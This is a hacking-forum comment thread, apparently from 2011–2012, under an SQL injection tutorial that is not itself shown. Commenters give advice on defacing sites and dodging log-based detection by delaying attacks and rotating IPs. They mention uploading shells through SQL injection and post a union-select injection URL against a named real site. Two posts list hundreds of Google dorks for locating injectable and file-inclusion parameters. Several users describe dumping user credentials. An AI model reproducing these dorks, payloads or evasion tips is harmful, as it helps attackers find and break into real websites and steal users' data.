nicely done, congrats! Continue posting these. I want to know of more injection theories.

Ankush - February 3, 2011, 9:13 am
Really its the best tut on SQLi on HF

xarisis - February 3, 2011, 9:36 am
When defacing a site using sql injection to get the admin name and pass always wait a week or so to have them r00ted so that your IP has been covered with hundrets of others IPs. What I mean is

that when you're using a VPN or a Proxy, your IP is in all the logs and if you have an attack done immediately they'll see your IP address trying to get access to the database and get usernames and passes and then deface the site. But if you wait for a week or so, there will be no suspicion on your IP and if the admin checks the logs he might think that you were legit as there's nothing changed on the site. And after a week you can easily use an other IP or VPN only to deface the site, so there will be a lot of IPs that are going to be checked before they finally find that it was you. (They might even not find it.) Of course you can edit the logs, if you have access to them. But in some cases you won't.)

Kamehamehaaaa - February 6, 2011, 6:34 am
update links please! :) tyty

uglykidjoes - February 6, 2011, 6:56 am
Nice tut well explained..

\$.hacker - February 8, 2011, 6:32 pm
hey. nice tut but some links don't work.. :(plz upload new. ;)

kabir_crack - March 3, 2011, 12:28 am
i want to know, what if no error is found after putting the quote in the end.. what does this mean???
pls explain!!!

geniusRK - March 3, 2011, 3:22 am
nice tut .. but what about clearing the logs after defacing.... it will be nice if u post tut about that for noobs . so they can't get caught .. lol !!! =P =P =P

[M]ike[I]rish - March 3, 2011, 4:12 am
thank you. now am going to hack my own site :|. Can i trust myself of course not.

Sleepyz0r - March 18, 2011, 11:24 am
Another SQL thread.. very nice.. all explained step-by-step.. very useful info here! Thnx man!!

Cumps all! ;)

n4pl3style - March 18, 2011, 1:37 pm
tanks you for this tutorial :D

J-[ack3r - March 18, 2011, 2:39 pm
Aha i understand now you deserve a pat on the back :)

theleperchaun76 - April 1, 2011, 9:15 am
I found another link to I believe the same tutorial. Is it by you?

<http://thehackerlounge.blogspot.com/2009/05/full-sql-injection-tutorial-mysql.html>

amg64 - April 5, 2011, 5:42 am
nice tut, but can u reupdate the link?? ^_--

Xelteam - April 5, 2011, 9:00 am
Great stuff man really appreciate straightforward tuts like this. ?

iCyber Attack - April 7, 2011, 8:34 pm

Going to give a shot at this tomorrow. Looks great, will leave feedback after results :P

musculaire - April 7, 2011, 8:49 pm

I've read soo many of these tutorials but I always get lost at finding the columns

MasterHacker - April 7, 2011, 9:14 pm

nice tut but u should have made it interactive

.BangsOnly - April 7, 2011, 10:49 pm

very nice put together tut man. keep up the good works

sumit8510 - April 9, 2011, 4:31 am

Good tut bro.

Thanks for it.

M0dy - April 11, 2011, 4:25 pm

Great tutorial , Some of the steps didn't go well but still u helped alot xD

cocacolaman101 - April 21, 2011, 7:10 pm

wow thanks for the tutorial! I learned a lot from it! Could you please update the link to the Shell?
Much appreciated! Thanks!

2nd Chance - April 21, 2011, 7:15 pm

This is a nice tutorial, one of the most detailed. I myself used SQL injection for a while but I never found anything except passwords to hotmail, facebook, paypal and random useless things.

~Dudegun~ - April 27, 2011, 7:15 pm

(Jun 24, 2009 02:22 AM)Technobeat™ Wrote: [\[CITE\]](#) what the hell posting a trojan in this tut is fucked up ?

My anti-virus (and most AV's) detect shells as trojans. My AV does that to most shells. Don't get mad at the guy if microsoft doesn't want you to have that content ?.

He did nothing wrong.

(PS: Nice job? ?)

N3me\$!s - May 1, 2011, 11:58 pm

nice tute...

thanks for posting!!

D3c0d3R - May 2, 2011, 12:05 am

tanks for sharing i am in the begining

Ki??y - May 2, 2011, 6:08 am

Good tutorial, I'll enjoy it.

RussianFederation - May 2, 2011, 7:26 am

Very basic tutorial. But well written good job.

Ki??y - May 2, 2011, 9:18 am

Nice tutorial, keep up this great work.

!PrinceHackz! - May 10, 2011, 10:03 pm
Software/Shell links not working.

Shakes - May 11, 2011, 1:57 am
Ty for the nice tut =). helped a lot

The Jambo - May 11, 2011, 5:22 pm
Thanks! this has been a great help!

?ully - May 12, 2011, 3:24 pm
Nice tut, il use this today :)

SquareRoot - May 12, 2011, 4:22 pm
Much better to start learning this way than using Havij. Thanks for posting ?

alisamer60 - May 12, 2011, 6:27 pm
good tut...)
but i am sick with sql injection...
wasted a lot of my time on it ..still could not get any site hacked-D

husky151 - May 20, 2011, 11:01 pm
Thank you ! I've been looking all over the web for this tutorial
i love this site.?

h4ckcode - May 23, 2011, 5:38 pm
nice tut bro i love that and i will work on that... Pls can anybody tell me how to get SQL injection? to practice hehehehe i am newbie okay

Got Bamf - June 1, 2011, 3:12 pm
Hey i hacked my first site but i cant figure out how to change the site it just redirects me to the home page of the site when i log in as admin but i cant find how to change the page.

lockhead - June 4, 2011, 6:14 am
looks like a good tut. unfortunately i cannot find a website, on which im sure it'll work on, cuz i get all kind of error messages...
i'd really appreciate it, if someone could post/PM me one or two websites that'll DEFINATELY work, so i know if its me or the website, that isn't working !

stupidnokiaphone - June 4, 2011, 7:49 am
what if the site is not vulnerable? i tried adding ' and nothing happened..and its an old site

lockhead - June 4, 2011, 8:54 am
if its not vulnerable you gotta find a different site...

bizt-splash-prrrt - June 4, 2011, 9:17 am
thanks very detailed
too shortt

alfonzo1955 - June 4, 2011, 9:30 am
One of the oldest hacking tuts on HF. However, it is one of the best.

SharkAttack - June 4, 2011, 8:15 pm

Thank, quite useful. I don't know much but if uploading this php file with a .gif extension allows you to upload other files, can you do this if on anywhere on the site they allow file uploads?

X40S™ - June 12, 2011, 12:15 pm
cant download the shell!!

Inso - June 25, 2011, 1:47 pm

Thanks for this tutorial, truly. Thanks to you I completed my first SQL Injection. I did not do a deface, I just got the password hashes, usernames and emails of every user on the site. I then emailed their support to inform them of the vulnerability.

I may try to deface a site now, but the one I just injected, I'm going to leave them be.

The hardest part I think was just searching for a site that WAS sqli vulnerable.

So once again, well done on this thread!

Strongarm - June 25, 2011, 2:15 pm

Thanks for a Nice tutorial, good job!

iZan - June 25, 2011, 2:19 pm

I couldn't do it, I had a numerous amount of problems.

ascaryman92@gmail.com - July 2, 2011, 6:19 pm
got bored halfway. look at it later.

Kyous - July 4, 2011, 11:22 am

Ths it helped me out ?

Kadabraa - July 5, 2011, 5:03 pm

Good thread, and thanks for the SQL helper link, kinda confused still... but yea'

Joseph Ducreux - July 5, 2011, 11:07 pm

Thanks alot bro. This tut really helped me

twain - July 7, 2011, 10:12 am

Hi guys,
well, that's a nice tutorial but i have a problem

i just tried to inject this page and i have got the number of columns. but if i try to use the union statemant, i wont see any numbers. what should i do?

<http://www.bigdance2010.com/news.php?id=94%20union%20all%20select%201,2,3,4,5,6,7-->

H4(K3R - July 7, 2011, 10:47 am

Very useful tutorial :D Thanks

sataikage - July 7, 2011, 11:36 am

Thanks for it, sharing is caring.

sarahgriffin - July 7, 2011, 11:49 am

big help. thanks for sharing

?Fear - September 8, 2011, 4:06 pm

Thank you for this tutorial, I am new to hacking and I love it. It is very informative, and explained ALOT.

Thank you again.

-Ozuru

swat007j - September 14, 2011, 9:08 pm

will be back to read more on the weekend pm if u have any tips for me ?

m3ayzo - September 15, 2011, 2:05 am

thank you very much for this wesome tut ^^

berg - September 15, 2011, 3:33 am

Haha i am interested.... who are that 21.52% who think that this tut sucks??? if it sucks.. can u do better??? This person just tried to help you... he already knew it :) he wrote it only for you...

its my opinion

Windowsmamak - September 15, 2011, 5:33 am

greate tutoriuale man . yhanx in advance

Turkey Dunce - September 15, 2011, 6:44 am

Excellent tutorial and great software finds.

DsntExist - September 20, 2011, 9:36 am

None of the spam.org links work. Could this be fixed please?

pip00123 - September 25, 2011, 12:30 pm

:O This is the first tutorial i followed fully and... It worked:D! Cheers:)

¥øshimitšu - October 17, 2011, 1:11 am

This is a great tutorial man. For white and black hat hackers alike! I used it to find a vulnerability in an automotive website with an online store that could have potentially lost them A LOT of \$\$\$\$. So, I called them and told them about it, and they gave me a generous contribution for my efforts! All thanks to you. I commend you, friend. :)

waqas.nice - October 17, 2011, 11:29 pm

if we don't find admin page then what to do next to hack this site ? Thanx in advance. :)

M1sT1K - October 18, 2011, 4:48 am

(Oct 17, 2011 11:29 PM)waqas.nice Wrote: [\[CITE\]](#) if we don't find admin page then what to do next to hack this site ? Thanx in advance. :)

if you won't find admin page, you could not deface site.

in this case you can upload shell by sql.

FlambiRex - October 18, 2011, 12:53 pm

Nice tut man .. i lost my brain in some steps ..anyway helped me alot
thx ?

cy6 - October 18, 2011, 1:32 pm

Nice tutorial i learnt the basics :)

Sugawara - October 18, 2011, 1:35 pm

Seems Good ! But Would Be Bettr If You Would Have Added Some Images :) No offence

cy6 - October 18, 2011, 1:37 pm

(Oct 18, 2011 01:35 PM)x.Robot.x Wrote: [\[CITE\]](#) Seems Good ! But Would Be Bettr If You Would Have Added Some Images :) No offence

Totally agree with him, some images will help

ximar - October 18, 2011, 1:37 pm

can you tell me where I can type that codes ? I don't understand tut clearly PLS PM me

-DMT- - October 18, 2011, 1:44 pm

here are some more sql dorks if you need them ...

inurl:index.php?id=
inurl:trainers.php?id=
inurl:buy.php?category=
inurl:article.php?ID=
inurl:play_old.php?id=
inurl:declaration_more.php?decl_id=
inurl:Pageid=
inurl:games.php?id=
inurl:page.php?file=
inurl:newsDetail.php?id=
inurl:gallery.php?id=
inurl:article.php?id=
inurl:show.php?id=
inurl:staff_id=
inurl:newsitem.php?num=
inurl:readnews.php?id=
inurl:top10.php?cat=
inurl:historialeer.php?num=
inurl:reagir.php?num=
inurl:forum_bds.php?num=
inurl:game.php?id=
inurl:view_product.php?id=
inurl:newsone.php?id=
inurl:sw_comment.php?id=
inurl:news.php?id=
inurl:avd_start.php?avd=
inurl:event.php?id=
inurl:product-item.php?id=
inurl:sql.php?id=
inurl:news_view.php?id=
inurl:select_biblio.php?id=
inurl:humor.php?id=
inurl:aboutbook.php?id=
inurl:fiche_spectacle.php?id=
inurl:communiquer_detail.php?id=
inurl:sem.php3?id=
inurl:kategorie.php4?id=

inurl:news.php?id=
inurl:index.php?id=
inurl:faq2.php?id=
inurl:show_an.php?id=
inurl:preview.php?id=
inurl:loadpsb.php?id=
inurl:opinions.php?id=
inurl:spr.php?id=
inurl:pages.php?id=
inurl:announce.php?id=
inurl:clanek.php4?id=
inurl:participant.php?id=
inurl:download.php?id=
inurl:main.php?id=
inurl:review.php?id=
inurl:chappies.php?id=
inurl:read.php?id=
inurl:prod_detail.php?id=
inurl:viewphoto.php?id=
inurl:article.php?id=
inurl:person.php?id=
inurl:productinfo.php?id=
inurl:showimg.php?id=
inurl:view.php?id=
inurl:website.php?id=
inurl:hosting_info.php?id=
inurl:gallery.php?id=
inurl:rub.php?idr=
inurl:view_faq.php?id=
inurl:artikelinfo.php?id=
inurl:detail.php?ID=
inurl:index.php?=
inurl:profile_view.php?id=
inurl:category.php?id=
inurl:publications.php?id=
inurl:fellows.php?id=
inurl:downloads_info.php?id=
inurl:prod_info.php?id=
inurl:shop.php?do=part&id=
inurl:Productinfo.php?id=
inurl:collectionitem.php?id=
inurl:band_info.php?id=
inurl:product.php?id=
inurl:releases.php?id=
inurl:ray.php?id=
inurl:produit.php?id=
inurl:pop.php?id=
inurl:shopping.php?id=
inurl:productdetail.php?id=
inurl:post.php?id=
inurl:viewshowdetail.php?id=
inurl:clubpage.php?id=
inurl:memberInfo.php?id=

inurl:section.php?id=
inurl:theme.php?id=
inurl:page.php?id=
inurl:shredder-categories.php?id=
inurl:tradeCategory.php?id=
inurl:product_ranges_view.php?ID=
inurl:shop_category.php?id=
inurl:transcript.php?id=
inurl:channel_id=
inurl:item_id=
inurl:newsid=
inurl:trainers.php?id=
inurl:news-full.php?id=
inurl:news_display.php?getid=
inurl:index2.php?option=
inurl:readnews.php?id=
inurl:top10.php?cat=
inurl:newsone.php?id=
inurl:event.php?id=
inurl:product-item.php?id=
inurl:sql.php?id=
inurl:aboutbook.php?id=
inurl:review.php?id=
inurl:loadpsb.php?id=
inurl:ages.php?id=
inurl:material.php?id=
inurl:clanek.php4?id=
inurl:announce.php?id=
inurl:chappies.php?id=
inurl:read.php?id=
inurl:viewapp.php?id=
inurl:viewphoto.php?id=
inurl:rub.php?idr=
inurl:galeri_info.php?l=
inurl:review.php?id=
inurl:iniziativa.php?in=
inurl:curriculum.php?id=
inurl:labels.php?id=
inurl:story.php?id=
inurl:look.php?ID=
inurl:newsone.php?id=
inurl:aboutbook.php?id=
inurl:material.php?id=
inurl:opinions.php?id=
inurl:announce.php?id=
inurl:rub.php?idr=
inurl:galeri_info.php?l=
inurl:tekst.php?idt=
inurl:newscat.php?id=
inurl:newsticker_info.php?idn=
inurl:rubrika.php?idr=
inurl:rubp.php?idr=
inurl:offer.php?idf=

inurl:art.php?idm=
inurl:title.php?id=
trainers.php?id=
article.php?ID=
play_old.php?id=
declaration_more.php?decl_id=
Pageid=
games.php?id=
newsDetail.php?id=
staff_id=
historialeer.php?num=
product-item.php?id=
news_view.php?id=
humor.php?id=
communique_detail.php?id=
sem.php3?id=
opinions.php?id=
spr.php?id=
pages.php?id=
chappies.php?id=
prod_detail.php?id=
viewphoto.php?id=
view.php?id=
website.php?id=
hosting_info.php?id=
gery.php?id=
detail.php?ID=
publications.php?id=
Productinfo.php?id=
releases.php?id=
ray.php?id=
produit.php?id=
pop.php?id=
shopping.php?id=
productdetail.php?id=
post.php?id=
section.php?id=
theme.php?id=
page.php?id=
shredder-categories.php?id=
product_ranges_view.php?ID=
shop_category.php?id=
channel_id=
newsid=
news_display.php?getid=
ages.php?id=
clanek.php4?id=
review.php?id=
iniziativa.php?in=
curriculum.php?id=
labels.php?id=
look.php?ID=
galeri_info.php?l=

tekst.php?id=
newscat.php?id=
newsticker_info.php?idn=
rubrika.php?idr=
offer.php?idf=
"id=" & intext:"Warning: mysql_fetch_array()
"id=" & intext:"Warning: getimagesize()
"id=" & intext:"Warning: session_start()
"id=" & intext:"Warning: mysql_num_rows()
"id=" & intext:"Warning: mysql_query()
"id=" & intext:"Warning: array_merge()
"id=" & intext:"Warning: preg_match()
"id=" & intext:"Warning: filesize()
index.php?id=
buy.php?category=
article.php?ID=
play_old.php?id=
newsitem.php?num=
top10.php?cat=
historialeer.php?num=
reagir.php?num=
Stray-Questions-View.php?num=
forum_bds.php?num=
game.php?id=
view_product.php?id=
sw_comment.php?id=
news.php?id=
avd_start.php?avd=
event.php?id=
sql.php?id=
news_view.php?id=
select_biblio.php?id=
humor.php?id=
ogl_inet.php?ogl_id=
fiche_spectacle.php?id=
communiquer_detail.php?id=
sem.php3?id=
kategorie.php4?id=
faq2.php?id=
show_an.php?id=
preview.php?id=
loadpsb.php?id=
opinions.php?id=
spr.php?id=
announce.php?id=
participant.php?id=
download.php?id=
main.php?id=
review.php?id=
chappies.php?id=
read.php?id=
prod_detail.php?id=

article.php?id=
person.php?id=
productinfo.php?id=
showimg.php?id=
view.php?id=
website.php?id=
hosting_info.php?id=
gery.php?id=
rub.php?idr=
view_faq.php?id=
artikelinfo.php?id=
detail.php?ID=
index.php?=
profile_view.php?id=
category.php?id=
publications.php?id=
fellows.php?id=
downloads_info.php?id=
prod_info.php?id=
shop.php?do=part&id=
collectionitem.php?id=
band_info.php?id=
product.php?id=
releases.php?id=
ray.php?id=
produit.php?id=
pop.php?id=
shopping.php?id=
productdetail.php?id=
post.php?id=
viewshowdetail.php?id=
clubpage.php?id=
memberInfo.php?id=
section.php?id=
theme.php?id=
page.php?id=
shredder-categories.php?id=
tradeCategory.php?id=
product_ranges_view.php?ID=
shop_category.php?id=
transcript.php?id=
channel_id=
item_id=
newsid=
trainers.php?id=
news-full.php?id=
news_display.php?getid=
index2.php?option=
readnews.php?id=
newsone.php?id=
product-item.php?id=
pages.php?id=
clanek.php4?id=

viewapp.php?id=
viewphoto.php?id=
galeri_info.php?l=
iniziativa.php?in=
curriculum.php?id=
labels.php?id=
story.php?id=
look.php?ID=
aboutbook.php?id=
"id=" & intext:"Warning: mysql_fetch_assoc()
"id=" & intext:"Warning: is_writable()
"id=" & intext:"Warning: Unknown()
"id=" & intext:"Warning: mysql_result()
"id=" & intext:"Warning: pg_exec()
"id=" & intext:"Warning: require()
buy.php?category=
pageid=
page.php?file=
show.php?id=
newsitem.php?num=
readnews.php?id=
top10.php?cat=
reagir.php?num=
Stray-Questions-View.php?num=
forum_bds.php?num=
game.php?id=
view_product.php?id=
sw_comment.php?id=
news.php?id=
avd_start.php?avd=
event.php?id=
sql.php?id=
select_biblio.php?id=
ogl_inet.php?ogl_id=
fiche_spectacle.php?id=
kategorie.php4?id=
faq2.php?id=
show_an.php?id=
loadpsb.php?id=
announce.php?id=
participant.php?id=
download.php?id=
article.php?id=
person.php?id=
productinfo.php?id=
showimg.php?id=
rub.php?idr=
view_faq.php?id=
artikelinfo.php?id=
index.php?=
profile_view.php?id=
category.php?id=
fellows.php?id=

downloads_info.php?id=
prod_info.php?id=
shop.php?do=part&id=
collectionitem.php?id=
band_info.php?id=
product.php?id=
viewshowdetail.php?id=
clubpage.php?id=
memberInfo.php?id=
tradeCategory.php?id=
transcript.php?id=
item_id=
news-full.php?id=
aboutbook.php?id=
preview.php?id=
material.php?id=
read.php?id=
viewapp.php?id=
story.php?id=
newsone.php?id=
rubp.php?idr=
art.php?idm=
title.php?id=
index1.php?modo=
include.php?*[*]*=
nota.php?pollname=
index3.php?p=
padrao.php?pre=
home.php?pa=
main.php?type=
sitio.php?start=
indishell.in
*.php?include=
general.php?xlink=
show.php?go=
nota.php?ki=
down*.php?oldal=
layout.php?disp=
enter.php?chapter=
base.php?incl=
enter.php?mod=
show.php?corpo=
head.php?*[*]*=
info.php?strona=
template.php?str=
main.php?doshow=
view.php?*[*]*=
index.php?to=
page.php?cmd=
view.php?b=
info.php?option=
show.php?x=
template.php?texto=

index3.php?ir=
print.php?chapter=
file.php?inc=
file.php?cont=
view.php?cmd=
include.php?chapter=
path.php?my=
principal.php?param=
general.php?menue=
index1.php?b=
info.php?chapter=
nota.php?chapter=
general.php?include=
start.php?addr=
index1.php?qry=
index1.php?loc=
page.php?addr=
index1.php?dir=
principal.php?pr=
press.php?seite=
head.php?cmd=
home.php?sec=
home.php?category=
standard.php?cmd=
mod*.php?thispage=
base.php?to=
view.php?choix=
base.php?panel=
template.php?mod=
info.php?j=
blank.php?pref=
sub*.php?channel=
standard.php?in=
general.php?cmd=
pagina.php?panel=
template.php?where=
path.php?channel=
gery.php?seccion=
page.php?tipo=
sitio.php?rub=
pagina.php?u=
file.php?ir=
inc.php?sivu=
path.php?start=
page.php?chapter=
home.php?recipe=
enter.php?pname=
layout.php?path=
print.php?open=
mod*.php?channel=
down*.php?phpbb_root_path=
inc.php?str=
gery.php?phpbb_root_path=

include.php?middlePart=
sub*.php?destino=
info.php?read=
home.php?sp=
main.php?strona=
sitio.php?get=
sitio.php?index=
index3.php?option=
enter.php?a=
main.php?second=
print.php?pname=
blank.php?itemnav=
blank.php?pagina=
index1.php?d=
down*.php?where=
inc.php?include=
path.php?pre=
home.php?loader=
start.php?eval=
index.php?disp=
head.php?mod=
sitio.php?section=
nota.php?doshow=
home.php?seite=
home.php?a=
page.php?url=
pagina.php?left=
layout.php?c=
principal.php?goto=
standard.php?base_dir=
home.php?where=
page.php?sivu=
inc.php?adresa=
padrao.php?str=
include.php?my=
show.php?home=
index.php?load=
index3.php?rub=
sub*.php?str=
start.php?index=
nota.php?mod=
sub*.php?mid=
index1.php?*[*]*=
pagina.php?oldal=
padrao.php?loc=
padrao.php?rub=
page.php?incl=
gery.php?disp=
nota.php?oldal=
include.php?u=
principal.php?pagina=
print.php?choix=
head.php?filepath=

include.php?corpo=
sub*.php?action=
head.php?pname=
press.php?dir=
show.php?xlink=
file.php?left=
nota.php?destino=
general.php?module=
index3.php?redirect=
down*.php?param=
default.php?ki=
padrao.php?h=
padrao.php?read=
mod*.php?cont=
index1.php?l=
down*.php?pr=
gery.php?viewpage=
template.php?load=
nota.php?pr=
padrao.php?destino=
index2.php?channel=
principal.php?opcion=
start.php?str=
press.php?*[*]*=
index.php?ev=
pagina.php?pre=
nota.php?content=
include.php?adresa=
sitio.php?t=
index.php?sivu=
principal.php?q=
path.php?ev=
print.php?module=
index.php?loc=
nota.php?basepath=
padrao.php?tipo=
index2.php?in=
principal.php?eval=
file.php?qry=
info.php?t=
enter.php?play=
general.php?var=
principal.php?s=
standard.php?pagina=
standard.php?subject=
base.php?second=
head.php?inc=
pagina.php?basepath=
main.php?pname=
inc.php?modo=
include.php?goto=
file.php?pg=
head.php?g=

general.php?header=
start.php?*root*=
enter.php?pref=
index3.php?open=
start.php?module=
main.php?load=
enter.php?pg=
padrao.php?redirect=
pagina.php?my=
gery.php?pre=
enter.php?w=
info.php?texto=
enter.php?open=
base.php?rub=
gery.php?*[*]*=
include.php?cmd=
standard.php?dir=
layout.php?page=
index3.php?pageweb=
include.php?numero=
path.php?destino=
index3.php?home=
default.php?seite=
path.php?eval=
base.php?choix=
template.php?cont=
info.php?pagina=
default.php?x=
default.php?option=
gery.php?ki=
down*.php?second=
blank.php?path=
pagina.php?v=
file.php?pollname=
index3.php?var=
layout.php?goto=
pagina.php?incl=
home.php?action=
include.php?oldal=
indishell.in
print.php?left=
print.php?u=
nota.php?v=
home.php?str=
press.php?panel=
page.php?mod=
default.php?param=
down*.php?texto=
mod*.php?dir=
view.php?where=
blank.php?subject=
path.php?play=
base.php?l=

index2.php?rub=
general.php?opcion=
layout.php?xlink=
padrao.php?name=
pagina.php?nivel=
default.php?oldal=
template.php?k=
main.php?chapter=
layout.php?chapter=
layout.php?incl=
include.php?url=
base.php?sivu=
index.php?link=
sub*.php?cont=
info.php?oldal=
general.php?rub=
default.php?str=
head.php?ev=
sub*.php?path=
view.php?page=
main.php?j=
index2.php?basepath=
gery.php?qry=
main.php?url=
default.php?incl=
show.php?redirect=
index1.php?pre=
general.php?base_dir=
start.php?in=
show.php?abre=
index1.php?home=
home.php?ev=
index2.php?ki=
base.php?pag=
default.php?ir=
general.php?qry=
index2.php?home=
press.php?nivel=
enter.php?pr=
blank.php?loader=
start.php?cmd=
padrao.php?d=
sitio.php?recipe=
principal.php?read=
standard.php?showpage=
main.php?pg=
page.php?panel=
press.php?addr=
template.php?s=
main.php?tipo=
inc.php?ev=
padrao.php?page=
show.php?thispage=

home.php?secao=
main.php?start=
enter.php?mid=
press.php?id=
main.php?inc=
index3.php?cmd=
index.php?pname=
press.php?subject=
include.php?sec=
index3.php?xlink=
general.php?texto=
index3.php?go=
index.php?cmd=
index3.php?disp=
index3.php?left=
sub*.php?middle=
show.php?modo=
index1.php?pagina=
head.php?left=
enter.php?phpbb_root_path=
show.php?z=
start.php?basepath=
blank.php?strona=
template.php?y=
page.php?where=
layout.php?category=
index1.php?my=
principal.php?phpbb_root_path=
nota.php?channel=
page.php?choix=
start.php?xlink=
home.php?k=
standard.php?phpbb_root_path=
principal.php?middlePart=
mod*.php?m=
index.php?recipe=
template.php?path=
pagina.php?dir=
sitio.php?abre=
index1.php?recipe=
blank.php?page=
sub*.php?category=
inc.php?body=
enter.php?middle=
home.php?path=
down*.php?pre=
base.php?w=
main.php?path=
nota.php?ir=
press.php?link=
gery.php?pollname=
down*.php?open=
down*.php?pageweb=

default.php?eval=
view.php?showpage=
show.php?get=
sitio.php?tipo=
layout.php?cont=
default.php?destino=
padrao.php?seccion=
down*.php?r=
main.php?param=
standard.php?e=
down*.php?in=
nota.php?include=
sitio.php?secao=
print.php?my=
general.php?abre=
general.php?link=
default.php?id=
standard.php?panel=
show.php?channel=
enter.php?r=
index3.php?phpbb_root_path=
gery.php?where=
head.php?middle=
sub*.php?load=
gery.php?sp=
show.php?chapter=
sub*.php?b=
general.php?adresa=
print.php?goto=
sub*.php?sp=
template.php?doshow=
padrao.php?base_dir=
index2.php?my=
include.php?w=
start.php?op=
main.php?section=
view.php?header=
layout.php?menue=
head.php?y=
sub*.php?content=
show.php?type=
base.php?id=
mod*.php?qry=
default.php?strona=
sitio.php?chapter=
gery.php?index=
nota.php?h=
page.php?oldal=
enter.php?panel=
blank.php?t=
start.php?pollname=
sub*.php?module=
enter.php?thispage=

mod*.php?index=
sitio.php?r=
sub*.php?play=
index2.php?doshow=
index2.php?chapter=
show.php?path=
gery.php?to=
info.php?base_dir=
gery.php?abre=
gery.php?pag=
view.php?channel=
default.php?mod=
index.php?op=
general.php?pre=
padrao.php?type=
template.php?pag=
standard.php?pre=
blank.php?ref=
down*.php?z=
general.php?inc=
home.php?read=
pagina.php?section=
default.php?basepath=
index.php?pre=
sitio.php?pageweb=
base.php?seite=
inc.php?j=
index2.php?filepath=
file.php?type=
index1.php?oldal=
index2.php?second=
index3.php?sekce=
info.php?filepath=
base.php?opcion=
path.php?category=
index3.php?start=
start.php?rub=
inc.php?i=
blank.php?pre=
general.php?channel=
index2.php?OpenPage=
page.php?section=
mod*.php?middle=
index1.php?goFile=
blank.php?action=
principal.php?loader=
sub*.php?op=
main.php?addr=
start.php?mid=
gery.php?secao=
pagina.php?tipo=
index.php?w=
head.php?where=

principal.php?tipo=
press.php?loader=
gery.php?showpage=
gery.php?go=
enter.php?start=
press.php?lang=
general.php?p=
index.php?sekce=
index2.php?get=
sitio.php?go=
include.php?cont=
sub*.php?where=
index3.php?index=
path.php?recipe=
info.php?loader=
print.php?sp=
page.php?phpbb_root_path=
path.php?body=
principal.php?menue=
print.php?cont=
pagina.php?z=
default.php?mid=
blank.php?xlink=
sub*.php?oldal=
general.php?b=
include.php?left=
print.php?sivu=
press.php?OpenPage=
default.php?cont=
general.php?pollname=
template.php?nivel=
enter.php?page=
file.php?middle=
standard.php?str=
gery.php?get=
main.php?v=
down*.php?subject=
enter.php?sivu=
path.php?option=
index.php?strona=
index1.php?choix=
index2.php?f=
press.php?destino=
pagina.php?channel=
principal.php?b=
home.php?include=
head.php?numero=
general.php?ref=
main.php?dir=
gery.php?cont=
principal.php?type=
file.php?param=
default.php?secao=

path.php?pageweb=
info.php?r=
base.php?phpbb_root_path=
main.php?itemnav=
view.php?pg=
pagina.php?choix=
default.php?itemnav=

olyboi2 - *October 18, 2011, 4:23 pm*

thanks for the shareee dudeeee, sql exploits ;E

skjskj3 - *December 1, 2011, 4:08 pm*

what if that error message doesn't come up about syntax?

steful - *December 22, 2011, 5:47 am*

thank you
you are the best
nice,nice,nice

trixus - *December 24, 2011, 12:31 am*

First of all I want to say THANK YOU!!!

Everything is OK, but where is the part where you talk about "How to protect ourselves" there are logs, right? What kind of proxy or VPN you use and how to delete this logs from server?

Steven7 - *December 24, 2011, 3:05 am*

[http://www.macktrucks.com/default.aspx?pageid=40'](http://www.macktrucks.com/default.aspx?pageid=40)

TheNeutron - *December 24, 2011, 7:37 am*

Nice tutorial mate, Thanks for the deface policy. Didn't know that. (:

Nepal Cyber Army - *December 25, 2011, 4:02 am*

hats off man !
help me to crack the hashes

laxor2307 - *January 9, 2012, 9:59 am*

thanks for the help man really helpt me alot :P

2me4u - *January 9, 2012, 10:16 am*

nice tutorial brohan. sure this helps a lot of people

Butterblume - *January 9, 2012, 10:59 am*

Very good tut! Keep it alive! <3

You helped a lot of skids. :D

Mithra - *January 9, 2012, 11:15 am*

Huge thanks for this. Now i can hack facebook!

Kidding.

MyS-Lilb305 - January 12, 2012, 5:58 pm

Nice tut keep it up. I hope there is more like this out there.

Abyssus - January 13, 2012, 12:53 pm

At sixth step, with columns and tables, it just reloads the page, or gets an error " Could not load the navigation informationselect type, parent, id, usenav from articletype where id=CHARACTER_SET_NAME and (parent =167 or parent = 168 or parent = 169 or parent = 170 or parent = 226 or parent = 227 or parent = 229 or parent = 183 and parent = 228 or parent = 222) and usenav = 1 order by textorder, id ascUnknown column 'CHARACTER_SET_NAME' in 'where clause' " Can't find anything about admin. Any help? Please! Thanks.

-DarkByDesign- - February 3, 2012, 12:34 pm

Thank you very much - Amazing tutorial :) ?

Medard - February 5, 2012, 4:20 pm

It's exactly what i was looking for. Thank you.

coolguy4 - February 5, 2012, 6:11 pm

ahhrggghh i found a site that said mysql error but i did order by 1 all the way up to 17 then i gave up not only one site all of them i had to go so high i gave up

Poony - February 13, 2012, 4:55 pm

?

Spoiler ([Click to View](#))inurl:read.phpid?=
inurl:"ViewerFrame?Mode="

inurl:index.php?id=

inurl:trainers.php?id=

inurl:buy.php?category=

inurl:article.php?ID=

inurl:play_old.php?id=

inurl:declaration_more.php?decl_id=

inurl:pageid=

inurl:games.php?id=

inurl:page.php?file=

inurl:newsDetail.php?id=

inurl:gallery.php?id=

inurl:article.php?id=

inurl:show.php?id=

inurl:staff_id=

inurl:newsitem.php?num=

inurl:readnews.php?id=

inurl:top10.php?cat=

inurl:historialeer.php?num=

inurl:reagir.php?num=

inurl:Stray-Questions-View.php?num=

inurl:forum_bds.php?num=

inurl:game.php?id=

inurl:view_product.php?id=

inurl:newsone.php?id=

inurl:sw_comment.php?id=
inurl:news.php?id=
inurl:avd_start.php?avd=
inurl:event.php?id=
inurl:product-item.php?id=
inurl:sql.php?id=
inurl:news_view.php?id=
inurl:select_biblio.php?id=
inurl:humor.php?id=
inurl:aboutbook.php?id=
inurl:ogl_inet.php?ogl_id=
inurl:fiche_spectacle.php?id=
inurl:communique_detail.php?id=
inurl:sem.php3?id=
inurl:kategorie.php4?id=
inurl:news.php?id=
inurl:index.php?id=
inurl:faq2.php?id=
inurl:show_an.php?id=
inurl:preview.php?id=
inurl:loadpsb.php?id=
inurl:opinions.php?id=
inurl:spr.php?id=
inurl:pages.php?id=
inurl:announce.php?id=
inurl:clanek.php4?id=
inurl:participant.php?id=
inurl:download.php?id=
inurl:main.php?id=
inurl:review.php?id=
inurl:chappies.php?id=
inurl:prod_detail.php?id=
inurl:viewphoto.php?id=
inurl:article.php?id=
inurl:person.php?id=
inurl:productinfo.php?id=
inurl:showimg.php?id=
inurl:view.php?id=
inurl:website.php?id=
inurl:hosting_info.php?id=
inurl:gallery.php?id=
inurl:rub.php?idr=
inurl:view_faq.php?id=
inurl:artikelinfo.php?id=
inurl:detail.php?ID=
inurl:index.php?=
inurl:profile_view.php?id=
